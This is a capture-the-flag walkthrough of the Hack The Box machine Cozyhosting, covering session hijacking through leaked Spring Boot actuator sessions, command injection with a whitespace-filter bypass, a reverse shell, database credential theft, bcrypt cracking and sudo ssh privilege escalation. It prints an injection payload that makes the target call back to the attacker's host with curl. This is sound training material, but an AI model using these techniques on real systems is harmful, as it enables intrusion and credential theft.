
Cozyhosting
Cozyhosting(HTB)
This was an easy machine on HackThe Box, it involved exploting a session hijacking from leaked sessions then finding the postgres database creds and decrypting the password hash in the database to get acess to the “josh” user. Privilege Escalation was as simple as a gtfo bin.

NMAP
# Nmap 7.94 scan initiated Mon Sep  4 01:16:04 2023 as: nmap -sC -sV -oA nmap/cozyhosting 10.10.11.230
Nmap scan report for 10.10.11.230
Host is up (0.057s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http     nginx 1.18.0 (Ubuntu)
5555/tcp open  freeciv?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Sep  4 01:18:34 2023 -- 1 IP address (1 host up) scanned in 149.32 seconds
RECON
We see that 3 ports are opened (22,80 and 5555). Let’s first visit port 80 (HTTP), the banner from NMAP tells us it is an nginx server running on Ubuntu. Going to http://10.10.11.230 we see

This website seems to be some sort of Hosting Provider. Hovering over all the buttons tells us that only Login actually leads somewhere. Either way let’s run a directory bruteforce to look for paths on this website.
Directory Brute force

Looking at the results we see a few interesting endpoints. /admin leads to a 401 and /error leads to a 500. Let’s navigate to /error to checkout the error page and see if it will reveal the framework that is being used.


“Whitelabel Error Page” From doing Bug Bounty, I’ve actually seen this error page before and immediately identified that this is an error page for the Spring Boot JAVA framework. A quick google search will also show us that this is a Spring Boot error page.
Now that we know that it is running Spring Boot we can try and brute force the /actuator endpoints for Spring Boot. TLDR of the /actuator endpoint is that it is a debugging endpoint for developers.


We see that we get a bunch of hits from our directory brute force. Going to /actuator/sessions reveals the session tokens for all the users of the website.

With this information, we can perform a “Session Hijacking” Attack and login as the user “kanderson”

We can change our cookie to the victim’s cookie. Now let’s try accessing the /admin endpoint again.

We see that we now have access to the Admin Dashboard.
Foothold
Looking at the Admin Dashboard, we find a functionality that seems to be executing a shell command.

Let’s open up Burp and look at the request that is made when we use this functionality .

We can see that a POST request gets sent to the endpoint /executessh and it takes two parameters host and username. From here I was pretty confiden that a shell command was being executed in the backend. The command would probably look something like

Our user input is being inserted into a shell command. If we could escape out of the ssh command and sneak in our own command we will be able to achieve command injection. Let’s try changing our POST request data to
host=127.0.0.1&username=;curl 10.10.16.10:8000;
When this request gets sent. We should expect the backend shell command to be transformed to

Let’s set up a python http server on port 8000 to see if we sucessfully injected the curl command on the server.


However, when we send the request we see that whitespaces are not allowed! But we can bypass this in multiple ways. First, we could use ${IFS}.
Second way is using something called “brace expansion”. I actually learned about this technique from ippsec’s video on this box. Be sure to check out ippsec’s video on this box he covers the box much better than I do.
https://www.youtube.com/watch?v=okTl6kWrncg
Brace Expansion

Brace Expansion will turn this command into
ssh 127.0.0.1@;curl 10.10.16.10:8000;
Official GNU documentation of Brace Expansion:https://www.gnu.org/software/bash/manual/html_node/Brace-Expansion.html
Now we can create a reverse shell on the box.

USER

we see that we are the app user on the box. If we run ls we can see the jar file of the web app. Let’s move it onto our machine and extract it. After, extracting it we see two files.

Navigating to the BOOT-INF file which usually contains properties about the Spring Boot application. We see an application.properties file which contains the postgres database password.
Let’s check if postgres is running on the box. We run ss -ltop

We see that postgresql is indeed running. Let’s try logging into postgres with the password.

We get logged into the postgres database and we can see 4 databases. We are interested in the cozyhosting database. So let’s have a look at the contents of the database.

We find the password hash of the admin and kanderson user. Let’s try to crack these password on our machine using hashcat. Judging from the $2a$ we can guess that this is a bcrypt hash, so let’s try cracking this hash with mode 3200(bcrypt).


We get the password of the admin user manchesterunited . Let’s try logging into the josh user.

Root
We get logged into the josh user. Now let’s run sudo -l to see if we have any easy win on privilege escalation.

We see that we can run /usr/bin/ssh * as the root user. Indicating that we can run any ssh command we want as root. Let’s go to gtfobin to look for a payload

We run the command and we get a shell as root.
